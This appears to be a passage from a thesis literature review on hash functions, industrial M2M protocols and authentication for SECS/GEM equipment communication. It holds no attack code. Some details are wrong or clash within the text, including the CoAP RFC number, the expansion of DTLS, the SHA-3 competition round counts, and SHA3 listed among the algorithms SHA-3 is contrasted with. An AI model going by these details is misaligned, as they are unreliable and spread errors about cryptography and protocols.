In 1995, NIST published SHA-1, which included improvements over SHA-0 and provided fixes for the vulnerabilities found in SHA-0. The authors (Chabaud & Joux, 1998) demonstrated that the SHA-0 and SHA-1 were nearly identical, except for the bit rotation in the message scheduling process. This modification in SHA-1 significantly increased the overall complexity against attempts to break it. Since 2005, SHA-1 has been deemed insecure against well-funded adversaries (X. Wang et al., 2005); thus, recommendations have been made for its replacement (Stevens et al., 2017)

In 2001, NIST published SHA-2, a descendant of MD5 that provided considerable improvements over SHA-1. Hashing functions belonging to the family SHA-2 have different bit-sizes of the generated hash value that include 224, 256, 384, and 512 and have been designated by the acronyms SHA-224, SHA-256, SHA-384, and SHA-512, respectively. It was claimed by Dunham (2013) that because the SHA-2 hash value is significantly larger than MD5, it produces a longer message digest that requires more space; thereupon, the SHA-2 algorithm requires a slightly longer computation time when compared to the MD5 algorithm (Khovratovich et al., 2012; Lamberger & Mendel, 2011).

The security of all cryptographic hashing algorithms outlined above has been compromised, necessitating the development of a new mechanism capable of mitigating all known weaknesses found in its predecessors while also being faster. Consequently, in 2007, NIST organized an open competition to propose a new hash function named SHA-3, which would eventually replace SHA-1 and SHA-2. The conditions for the competition stipulated that the candidate algorithm for SHA-3 must handle message digests of 224, 256, 384, and 512 bits and be compatible with both 32-bit and 64-bit architectures. The competition consisted of three rounds, with 64 submissions tendered for the first round; however, the NIST shortlisted only 51 algorithms. Only 14 algorithms made it through the first round, and only five algorithms (i.e., BLAKE, Grøstl, JH, Keccak, and Skein) made it through to the second round. On October 2, 2012, Keccak was declared the winner of the competition, and on August 5, 2015, the NIST proclaimed that the SHA-3 had formally been adopted as a hashing standard. Research conducted by (Singh & Jasmine, 2015) has demonstrated that SHA-3 offers strong resilience against known attacks and is considered more secure than any of its predecessor algorithms.

Furthermore, according to the study conducted by (Praptodiyono et al., 2021), SHA-3 has not yet been broken or compromised.

Dunham (Dunham, 2013) discussed that SHA-3 is an emerging third-generation cryptographic hashing algorithm that produces impressive results by utilizing a fast sponge to generate hash values (thereby resulting in speed advantages) and by generating a random output length, as opposed to the traditional hashing algorithms (e.g., SHA1, SHA-2, SHA3). Additionally, SHA-3 also offers impressive security strength levels against attacks, and it includes a variety of performance implementation choices and security trade-offs that are easily adjustable. The SHA-3 standard comprises four cryptographic hash functions: SHA3-224, SHA3-256, SHA3-384, and SHA3-512. As an additional feature, the SHA-3 standard offers the SHAKE128 and SHAKE256 functions as extendable-output functions. The aim of these two modes is that, rather than producing a fixed-length digest, they may generate a digest of any length as desired.

Despite the fact that breaking a strong hashing algorithm is challenging, the attacker has access to both the input (the message) and the output (the message digest). The specialized type of hashing, dubbed Hash-based Message Authentication Code, or HMAC for short, generates the digest using a key. The receiver must also use the same key to re-generate the HMAC to verify the message. Without the key, the attacker cannot regenerate the message digest, making it an attractive choice for authentication mechanisms. The hashing algorithm allows the receiver to verify the authenticity of the data, whereas the HMAC algorithm allows the receiver to verify both the authenticity of the data and the identity of the sender as well.

2.6 Industrial M2M Communication Protocols

Several industrial and IIoT communication protocols are available such as SECS/GEM, Message Queuing Telemetry Transport (MQTT), Open Platform Communications – Unified Architecture (OPC UA), Constrained Application Protocol (CoAP), Data Distribution Service (DDS), and many more. The following is a brief discussion of some of the most widely used industry protocols, emphasizing their respective security features.

2.6.1 Message Queuing Telemetry Transport (MQTT)

MQTT has been a de facto IoT standard protocol for M2M communication and offers an open-source, lightweight publish/subscribe model. It thrives in low bandwidth and high latency network conditions. It is suitable for devices with limited computational power, memory, storage, and battery backup. It has fascinated academia and the industry to carry out analysis on security issues as well as research on defensive solutions (Chen et al., 2020).

MQTT is highly vulnerable to cyber-attacks because its modus operandi is primarily responsible for security issues (Hernández Ramos et al., 2018). Its design is made for resource-constrained devices and is meant to be lightweight; therefore, it communicates data as plaintext instead of performing any encryption on the header or payload. Accordingly, if encryption is to be done on the header or payload, such as by Transport Layer Security (TLS), it must bring an increased computational overhead on an already feeble device. Moreover, Link Control Message is used by various MQTT brokers to provide authentication. Furthermore, copious security solutions have been proposed to resolve security issues faced by the MQTT (Chen et al., 2020; Patel & Doshi, 2020; Rahman et al., 2018).

2.6.2 Open Platform Communications – Unified Architecture (OPC UA)

The OPC Foundation is an industry consortium that develops and maintains standards for the open connectivity of industrial tools and systems (Schwarz & Borcsok, 2013). The OPC-UA protocol standard, developed by the OPC Foundation, is the most widely used M2M communication protocol specification for the automation industry (Laghari et al., 2021; Profanter et al., 2019). In control and automation applications, OPC offers a technology that supports interoperability and heterogeneity. It is mostly used in the production of electronic components for industrial applications. OPC UA is designed with security in mind, and as a result, it has a broad range of fundamental security features, such as authentication, integrity, confidentiality, and authorization. In addition to various security modes (i.e., integrity, both confidentiality as well as integrity) that define encryption and digital signature processes in order to establish a secure channel between the two communicating entities, OPC UA offers a number of other features such as redundancy, heartbeat, buffering, binary transport, and so on (Profanter et al., 2019). Depending on the message protection mode chosen by the client, the client negotiates a security protocol to employ in order to secure the messages transmitted during the initial handshake. Among seven security policies offered by OPC, only one offers adequate security protection, and two have been abandoned due to the usage of cryptographic primitives that have been proven to be vulnerable to cyber-attacks.

Although OPC UA offers robust security features, strict security configurations must be implemented to function correctly; otherwise, attackers may be able to get access to sensitive information via port stealing and eavesdropping on wireless communications (Matschek & Bara, 2019; Profanter et al., 2019).

2.6.3 Constrained Application Protocol (CoAP)

Another application protocol specifically designed for resource-constrained networks and devices is CoAP (Iglesias-Urkia et al., 2017), specified in RFC 7252 (Shelby et al., 2014). It utilizes the User Datagram Protocol (UDP) and adheres to the REST architecture, functioning similarly to HTTP. To secure communication, CoAP does not use TLS since it runs over UDP, which is an insecure transport protocol, so Datagram Traffic Layer Security (DTLS) is used by CoAP instead of using TLS as a security solution.

CoAPS is a security-enhanced variation that was developed as a response to the bare and unstable nature of UDP connections. The enhancements that were made to CoAP were based on the TLS protocol. The disadvantages, like missed or out-of-order packets and link terminations, have been redressed through a few enhancements in TLS. The handshake, in this case, is the same as the one with TLS. Though, there is a likelihood of retransmission of handshake messages. There is a strong possibility that the server sends a verification query to confirm that the client machine sent its ‘hello’ message from an authentic source address. Nevertheless, Denial of Service (DoS) attacks are prevented through this additional feature.

2.6.4 Data Distribution Service (DDS)

DDS is an M2M protocol that is, like MQTT, based on the publish/subscribe model and is designed to provide efficient data transmission capabilities to real-time systems (Friesen et al., 2020). DDS is designed around industrial-level requirements, defining a well-supported standard with a long history of use. Its applications are usually seen in a wide range of industries, including autonomous vehicles, space systems, air traffic management, and healthcare devices. DDS is implemented to

function on both Transmission Control Protocol (TCP) and UDP, offering two security algorithm options for DDS, i.e., TCP with TLS or UDP with DTLS. These algorithms are not meant for resource-constrained devices as they are computationally heavy; To address this issue, the Object Management Group (OMG) proposed a DDS security specification that describes a robust security framework that is considered optimal for IoT devices.

When it comes to security, DDS is concerned with it by design; it has security features baked into its very standard definition and offers features such as confidentiality, authentication, access control, security logging, and data tagging.

2.6.5 SECS/GEM

Unlike all the protocols described earlier, SECS/GEM does not have built-in security capabilities (Goh et al., 2017). High-Speed SECS Message Services (HSMS) is SECS/GEM's messaging protocol and is implemented over TCP, which defines no security mechanism. It does not provide verification of the connecting entity; no certification or credentials are required. The payload is transmitted in plaintext and does not involve any form of end-to-end encryption. Messages are obfuscated by simply encapsulating the data using a binary encoding process to make it cryptic when viewed by a human. However, anyone with a basic knowledge of binary encoding and some understanding of SECS/GEM can easily decipher the message and extract the data.

Table 2.5 Comparison of the Protocols and Main Features

Feature	SECS/GEM	MQTT	OPC UA	DDS	CoAP
Infrastructure	Ethernet RS-232	Ethernet	Ethernet	Ethernet	6LoWPAN
Network layer	IPv4 or IPv6	IPv4 or IPv6	IPv4 or IPv6	IPv4 or IPv6	IPv6
Transport layer	TCP	TCP	TCP, UDP	TCP/UDP	UDP
Transport port	5000	1883, 8883	4840	7400, 7401	5683
Message Pattern	pub/sub	pub/sub	Req/Res, pub/sub	Req/Res, pub/sub	Req/Res Pub/sub
Mechanism	One-to-one	One-to-many	One-to-many	Many-to-many	One-to-one
Methodology	Message-Oriented	Message-oriented	Service-Oriented	Message-oriented	document-oriented
Paradigm	Event-based	Event-based	Polling based	Event-Based	Polling based
Reliability Mechanism	One Level	3 QoS Levels	One Level	20+ QoS Levels	2 Levels CON/NON
Standard	SEMI.org	ISO/IEC, OASIS	OPC Foundation	OMG	IETF (RFC7230)
Encoding	Binary	UTF-8 (Binary)	Binary, XML	Binary	Binary
Security	No security	SSL, TLS	User, PKI	PKI TLS/DTLS	DTLS
Developed By	HP	IBM	OPC Foundation	RTI	IETF CoRE
Header Size	10 bytes	2 bytes	8 bytes	56 (Almadani et al., 2015)	4 bytes
Fault Tolerance	Single point of failure	Single point of failure	Single point of failure	Decentralized	Single point of failure
Discovery	No	No	No	Yes	Yes

2.7 Related Work

Within the prospects of Industry 4.0, cybersecurity is essential in protecting businesses from losing their competitive edge; however, the emphasis of cybersecurity in the manufacturing sector was, until recently, to protect enterprise perimeters, i.e., prevent unauthorized access to the production network. Industry 4.0 as a driving force requires interconnectivity with industrial networks to access real-time equipment/machine data whenever and wherever needed. Thus, the security of communication protocols used in industrial networks must be assured against cyber-attacks.

Communication protocols used in industrial networks were designed with a single objective in mind, performance above all else; thus, most of these protocols lack security features and are therefore vulnerable to cyber-attacks. Researchers are working on enhancing the security and usability of existing protocols for communications in an Industry 4.0 environment. The following sections provide a succinct overview of the security features offered by these protocols.

2.7.1 Authentication Mechanisms for M2M Communications

Authentication is a prerequisite for secure M2M communications since it allows machines to exchange sensitive and mission-critical data to trusted devices only. Numerous studies have addressed authentication issues and provided solutions for M2M communication protocols used in industrial networks. The following section details several of these studies.

2.7.1(a) Digital Signature-Based Systems

Esfahani et al. (2019) have proposed a protocol for a lightweight authentication mechanism for M2M communication based on Hash and XOR operations. The proposed mechanism achieves authentication in two stages (a) the registration phase and (b) the authentication phase. The registration phase registers sensors with the Authentication Server (AS), and the routers are provided with secure pre-shared keys generated by the AS. In the authentication phase, both the routers and sensors mutually authenticate each other. The proposed mechanism (Esfahani et al., 2019) requires an authentication server to authenticate entities, whereas SECS/GEM is a point-to-point protocol, meaning that the equipment configured in passive mode can communicate with only one host at a time. Therefore, the proposed mechanism cannot be employed to authenticate SECS/GEM equipment.

Karati et al. (Karati et al., 2018) proposed a certificate-less signature (CLS) scheme based on the bilinear pairing to provide authentication of information in IIoT systems. In this scheme, the signer requires two exponentiations during the signature generation process. The verifier, on the other hand, requires two exponentiations with one pairing computation to verify a signature. The authors, Zhang et al. (2019), demonstrated that by presenting four types of falsified signature attacks, the CLS scheme does not achieve the stated security features as claimed. Therefore, the research (Zhang et al., 2019) recommends enhancements to the CLS scheme by introducing a Robust Certificateless Signature (RCLS) scheme based on elliptic curve cryptography. In addition to robustness, RCLS (Zhang et al., 2019) also offers protection against four types of signature forgery attacks that are not discussed in the CLS scheme. Moreover, Yang et al. (2019) have claimed RCLS to be insecure by showing that an attacker having the capabilities of replacing a public key can easily

impersonate other legitimate users to upload false messages. The authors (Yang et al., 2019) showed that this is possible by forging the valid signatures of the victim, so the validity of the data cannot be maintained as claimed by the RCL scheme (Zhang et al., 2019).

The authors (Mahmood et al., 2017) proposed an authentication mechanism that uses a combination of Diffie-Hellman, AES, and RSA to generate session keys. The scheme provides mutual authentication, prevents replay and Man-in-the-Middle attacks, and ensures message integrity. Additionally, it uses a cryptographic hash-based message authentication code to guarantee the message's cryptographic safety. However, the use of public-key encryption and dependence on a Certificate Authority (CA) increases the overall communication and computation overhead. This added overhead may not be suitable when real-time insights into the system are required, as it may cause delays in communication and processing time. Additionally, the use of a public-key encryption scheme, specifically RSA, can add significant computational overhead as it is a relatively slow algorithm compared to symmetric key encryption. This added complexity and communication overhead may further delay the communication and processing time, making it less suitable for real-time systems where quick and efficient communication is crucial.

Mumtaz et al. (2019) have devised an authentication mechanism based on RSA public-key cryptography for the IoT ecosystem using cutting-edge industry standards. In conjunction with a proxy-based security service provider, the proposed mechanism offers security services such as X.509 certificate, RSA-based Public Key Infrastructure (PKI), and challenge/response protocols, among other related services. The method exhibits a novel system model, protocol design, architecture, and threat

evaluation against known adversaries. The proposed mechanism was chosen to be developed as an add-on service for a range of additional critical applications such as smart cities, cyber-physical systems, and so on that require X.509 certificates based on hard tokens. The add-on service model enables the proposed mechanism to be used in conjunction with other security services such as privacy, integrity, confidentiality, non-repudiation, and anonymity of the identities.

Shah et al. (2018) have presented a multi-key-based mutual authentication mechanism. In this approach, the shared secret between the IoT server and the IoT device is called a secure vault, which is a collection of equal-sized keys. Initial contents of the secure vault are shared between the server and the IoT device, and the contents of the secure vault change after every successful communication session.

Aghili and Mala (2019) address the security vulnerabilities of contemporary M2M authentication protocols proposed for IIoT networks in order to protect against numerous cyber-attacks, including DoS attacks, router impersonation attacks, and smart-sensor traceability attacks. The research conducted demonstrates that a compromised smart device may acquire the secret key of the router and the session key, which another smart device is using to establish a secure channel with the router.

Lara et al. (2020) addressed issues of resource-constrained IoT devices and proposed an authentication protocol for IIoT networks. The proposed mechanism is believed to be lightweight and makes use of basic operations such as XOR, addition/subtraction, and the hash function to accomplish its intended design objectives. In order to authenticate the communicating network entities, the proposed mechanism requires just four messages to be exchanged between the principals. Using the Automated Validation of Internet Security Protocols and Applications (AVISPA)

tool and Burrows–Abadi–Needham (BAN) logic, it was successfully evaluated for security, and an informal study of its resistance to known attacks was also conducted and found to be successful.

Kolluru et al. (2018) address the authentication and message integrity issues with heterogeneous devices in the manufacturing industry. The authors discuss the Service-Oriented Architecture-Based (SOA) Arrowhead Framework, which was previously proposed using the concept of local clouds. The local clouds provide a set of mandatory and support core systems to enable industrial automation applications. One of these mandatory core systems is an Authentication, Authorization, and Accounting (AAA) system used to authenticate and provide access control to the devices in a local cloud. In an industrial context, with multiple stakeholders, the AAA must support fine-grained -access control. The proposed mechanism is Next Generation Access Control (NGAC)-based AAA solution to achieve fine-grained -service-level access control between IoT devices and machines in an industrial network.

2.7.1(b) Authentication Mechanisms – Issues and Limitations

Digital signature-based authentication mechanisms use public key cryptography to authenticate the identity of a user or device; however, they have several issues and limitations that need to be considered when using this type of authentication. Key management is one of the major issues, as digital signatures rely on the use of public key infrastructure (PKI) to manage and distribute public keys, which can be complex and time-consuming and requires a certain level of technical expertise. Performance can also be an issue as digital signature generation and verification can be computationally intensive, which can lead to performance issues,

particularly in resource-constrained environments. Scalability is another issue; as the number of users and devices increases, the number of digital signatures that need to be managed and also verified increases, which can lead to scalability issues. Furthermore, digital signatures do not provide a built-in mechanism for revoking a compromised key, so a compromised key could be used to impersonate a legitimate user, which requires additional infrastructure and procedures. Lastly, cost and time-consuming are also a concern, the cost associated with setting up and maintaining a PKI can be significant and may not be feasible for some organizations, and digital signature generation and verification can be time-consuming, which can be a problem in real-time applications.

The authentication mechanisms that use digital signature-based algorithms have dependencies on Certification Authorities; and multiple-key exchange mechanisms; thus, they increase the complexity of the authentication mechanisms mentioned above. Moreover, as the connection is point-to-point and can persist for weeks (Bécue et al., 2021), a Certificate Authority is rendered unnecessary (Amodu & Othman, 2018; Hume Integration, 2021). The more complex the mechanisms are, the more resources, i.e., bandwidth and processing time, will be required to complete the process or operations. The studies (Yang et al., 2019) and (Aghili & Mala, 2019) showed that the mechanisms discussed above introduce vulnerabilities, and their defense mechanism is broken. In other words, the adaptation of the security mechanism presented above will enable attackers to target the weaknesses of existing mechanisms and launch attacks such as DoS attacks, impersonation attacks, and replay attacks on the SECS/GEM communications. This would result in disrupted network connectivity, theft of confidential data, and damage to reputation.

2.7.2 SECS/GEM Security Mechanisms

The criticality of cybersecurity issues in manufacturing has been recognized recently, and several studies have been carried out to recommend appropriate security mechanisms for Industry 4.0 and IIoT (Yu & Guo, 2019). Relying on devices participating in the IIoT network is crucial to the smooth functioning of the network. A single hacked node may become malevolent, bringing the whole production line to a halt or causing catastrophes. Therefore, it is vital that the equipment and machinery interacting in the IIoT environment establish a reliable relationship and communicate only with trusted and authorized devices. The first line of defense against cyber-attacks on industrial networks is to make it difficult or impossible for adversaries to establish unauthenticated communication links with legitimate manufacturing equipment. Various studies address cybersecurity issues in the industry and propose authentication mechanisms as a potential solution.

2.7.2(a) SECS/GEMsec Mechanism

The SECS/GEM's specifications do not define any mechanism to detect cyber-attacks on SECS/GEM communications. The HSMS is SECS/GEM's transport protocol and describes equipment states and enables the host to interact with the equipment in order to control and monitor operations in real-time. The control part of SECS/GEM enables operators to configure and manage equipment. This feature is extremely useful for interacting with the equipment effectively; however, if the communication is compromised, threat actors may disrupt the communication and launch cyber-attacks, including a DoS attack. Following are the four objectives that inspired the development of the SECS/GEMsec security mechanism:

1. In order to prevent unauthorized devices from communicating with legitimate factory equipment, the SECS/GEM devices must be equipped with a sophisticated authentication mechanism.
2. SECS/GEM messages can be altered while in transit; thus, it is crucial to ensure on the receiving device that the messages received have not been altered or they will be discarded.
3. The security mechanism must detect anomalous behavior and prevent communication that takes place between the two SECS/GEM devices from cyber-attacks.
4. To ascertain that the mechanism is simplistic and must not modify the existing message structure or packet format.

In order to achieve the first objective, the SECS/GEMsec mechanism uses the digital signature approach to encrypt the message hash on the sender side and decrypt it on the receiver side. Digital signature algorithms use asymmetric-key cryptography, which means a public key algorithm is employed. The RSA algorithm with key size 2048 is used to encrypt the hash generated on all SECS/GEM messages. The 2048-bit key size is chosen to reduce the control overhead associated with each message transmitted between a host and equipment. A key size of 4096 bits significantly improves security over 2048-bit but at the cost of double the control overhead. The legitimate manufacturing equipment on the receiver side is preconfigured with the sender's public key; therefore receiver uses it and decrypts the message. The message cannot be forged without using the sender's private key; hence, the receiver may securely accept the message by considering it the legit message transmitted by

authorized equipment. Figure 2.15 illustrates sending and receiving messages using SECS/GEMsec security mechanism.




Figure 2.15 Sending and Receiving Messages Using SECS/GEMsec Mechanism

In order to achieve the second objective, the SECS/GEMsec mechanism uses SHA-256 to maintain message integrity (Diaz-Sanchez et al., 2019). SHA-256 was chosen because it has not been broken yet, provides a reasonable level of security, and is fast on 32-bit machines. SECS/GEMsec employed SHA-256 to compute the hash for a message that is required to be transmitted. The hash value for the given message is computed using SHA-256, and then this hash is encrypted using the RSA algorithm to generate the message signature.

The SECS/GEM header has a four-byte field named SystemBytes, which is incremented monotonically with each request message (Laghari et al., 2021). This field serves two critical functions. First, it maintains message freshness since each new SECS/GEM request message will always contain a new SystemBytes value. Second, the SystemBytes value in the reply message will always be identical to that in the corresponding request message. Even if an attacker crafts a new message using an incremented SystemBytes value, the message will be rejected as the message signature cannot be forged without the private key. Thus, the SECS/GEMsec mechanism accomplishes the third design objective when it detects and discards messages with duplicate, stale, or forged SystemBytes values.

The SECS/GEMsec takes advantage of TCP flow and appends the signature at the end of the SECS/GEM message without modifying any field in the message structure, thus, achieving the fourth design objective. The message signature is included in the same TCP payload as the message, eliminating the need for a separate control message to transmit the hash. In order to append the signature at the end of the HSMS message, SECS/GEMsec examines the message length value that can be extracted from the first 4 bytes of any HSMS message. This simplifies the process and requires no change in the message structure. Figure 2.16 depicts the architecture of the SECS/GEMsec mechanism.




Figure 2.16 SECS/GEMsec Architecture

2.7.2(b) Secured SECS/GEM

The research conducted by (Jaisan et al., 2021) addressed the confidentiality issues found in standard implementations of SECS/GEM communication protocol. The SECS/GEM protocols in its original standard do not specify any encryption for its message data and all messages between equipment and host are unencrypted binary encoded data. This shortcoming introduces opportunities for attackers to exploit and disrupt the communications in the production environment.

Industrial equipment generates data that provides insight into the system and enables operators to control equipment locally or remotely. Nevertheless, transmitting this highly sensitive and critical data in plaintext is exceedingly risky and can entice cybercriminals to target industrial equipment. A Secured SECS/GEM security mechanism for industrial communication networks has been proposed to address this problem. The Secured SECS/GEM ensures data confidentiality and authenticity without adding complexity or compromising processing speed.

Figure 2.17 illustrates the flow of the Secured SECS/GEM mechanism. Three inputs are required for the encryption mechanism to work, the pre-shared key, a nonce, and the plaintext data. The pre-shared key is a 256-bit symmetric encryption key (32 bytes). The nonce is a pseudorandom value of size 128 bits (16 bytes). It is used as an IV for the encryption scheme, and the hashing function is used to generate the message verification tag. The plaintext data is the HSMS message's original payload. The encryption scheme is AES-GCM 256, as the key is 256 bits in length, and a longer key implies increased security against exhaustive brute force attacks (Yehya & Joudi, 2020).

